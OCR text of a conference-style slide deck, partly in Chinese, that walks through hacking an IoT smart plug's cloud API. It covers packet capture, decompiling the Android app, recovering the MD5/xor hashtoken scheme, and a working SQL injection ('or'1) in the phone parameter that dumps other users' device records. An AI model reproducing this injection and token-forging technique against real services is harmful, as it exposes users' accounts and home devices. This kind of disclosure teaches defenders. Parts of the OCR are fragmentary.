
em ...

Bad Server

封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器






Burpsuite Proxy

分析手法

- 逆向Firmware (X)
- 封包分析
- 逆向APP
- Web ... ?



```
Button OpenWebPHPServer;
public String PHPWeb = "http://[redacted]/phpmyadmin/";
String Plug_Name;
TextView RESULT;
private String RSSI = "rssi";
private String RSSID = "rssid";
EditText RemoteWebPHP;
Button Setp1;
Button Setp2;
TextView Title;
private SimpleAdapter adapter;
AQuery aq;
public String change_server_ip;
List<String> channelLS;
List<String> choiceRssiLS;
ArrayList<Map<String, String>> contactsArrayList;
Button exit;
public String getPort;
public String getchannel;
```

WTF

apktool + dex2jar + jd-gui


xt().toString().replace("+", "").replace(" ", "");
xt().toString();
&& (str2.length() == 10)) {}
string(1, 10);; str1 = str1 + str2)
toString();
lueShare(getApplicationContext(), "PHONE");
mat(new StringBuilder().append("http://[redacted]/iserver/api/api_sec.php?ge
rl=" + paramString1);
ing1, JSONObject.class, new AjaxCallback()
ring paramAnonymousString, JSONObject paramAnonymousJSONObject, AjaxStatus paramAnonymousA
NObject != null) {
AnonymousJSONObject.toString());
eA()

api

HashToken, ...

Request


Find Encryption

java.security

這頁簡報被怪獸給吃了

hashtoken

MD5((phone + salt1) xor salt2)




Leak Picture

AWS

這頁簡報被怪獸給吃了

常見分析手法

- 封包分析
- 逆向APP
- 逆向Firmware
- Web ... ?



Request

Raw | Params | Headers | Hex

```
GET
/iserver/api/api_sec.php?gettype=getplugauth_2&phone=[redacted]
[redacted]&usertoken=[redacted]&clientphone=[redacted]
[redacted]&hashkey=5[redacted]3&hashtoken=1f6a8[redacted]c29
a&venderkey=Lk[redacted]0yS HTTP/1.1
Host: [redacted]
Connection: close
```

getplugauth

Request


Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 25 Aug 2017 06:37:32 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 333
Connection: close
Content-Type: text/html; charset=utf-8


{"status":1,"data":[{"id":"47179","userName":"866[redacted]",
inFlag":"A","outletID":"PTO[redacted]01","friend":"866[redacted]
[redacted]","fname":"Admin","device":"[redacted]","aucode":"","
ime":"2017-08-25
14:35:09","wifissid":"A1601","pic":"0","dataUpdate":"2017-08
14:35:10","plugName":"[redacted]","timezoneutc":"8"}]}
```

getplugauth

Response




em ...

Request

Raw | Params | Headers | Hex

```
GET
/iserver/api/api_sec.php?gettype=getplugauth_2&phone=0000'or'1&
sertoken=&clientphone=&hashkey=[redacted]&hashtoken=1f[redacted]
[redacted]&venderkey= HTTP/1.1
Host: [redacted]
Connection: close
```




Try Sql injection

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 25 Aug 2017 07:17:37 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 1
Connection: close
Content-Type: text/html
```

Try Sql injection



Doesn't work

hashtoken

MD5((phone + SQL + salt1) xor salt2)

Request

Raw | Params | Headers | Hex

GET
/iserver/api/api_sec.php?gettype=getplugauth_2&phone=11111111111'or'1&
usertoken=&clientphone=[redacted]&hashkey=&hashtoken=[redacted]
[redacted]&venderkey= HTTP/1.1
Host: [redacted]
Connection: close

Try Sql injection

{"status":1,"data":[{"id":"2119","userName":"09[redacted]","adminFlag":"A","outletID":"PT[redacted]F01","friend":"09[redacted]","fname":"Admin","device":"[redacted]","aucode":"0","recTime":"2014-05-09 23:31:16","wifissid":"wifi_ssid","pic":"1","dataUpdate":"2014-05-10 07:31:16","plugName":"[redacted]","timezoneutc":"8"},{"id":"2945","userName":"09[redacted]","adminFlag":"A","outletID":"PT[redacted]01","friend":"09[redacted]","fname":"Admin","device":"嗯[redacted]","recTime":"2014-05-18 22:25:21","wifissid":"wifi_ssid","pic":"1","dataUpdate":"2014-06-07 04:53:29","plugName":"[redacted]","timezoneutc":"8"},{"id":"29700","userName":"[redacted]","adminFlag":"A","outletID":"PT[redacted]01","friend":"[redacted]","fname":"Admin","device":"電鎖門","[redacted]rec Time":"2016-11-16 11:51:37","wifissid":"DIR-655","pic":"79268602","dataUpdate":"2016-11-16 11:56:42","plugName":"[redacted]","timezoneutc":"8"},{"id":"29699","userName":"[redacted]","adminFlag":"A","outletID":"PT[redacted]01","friend":"[redacted]","fname":"Admin","device":"電燈","[redacted]recTi

Try Sql injection

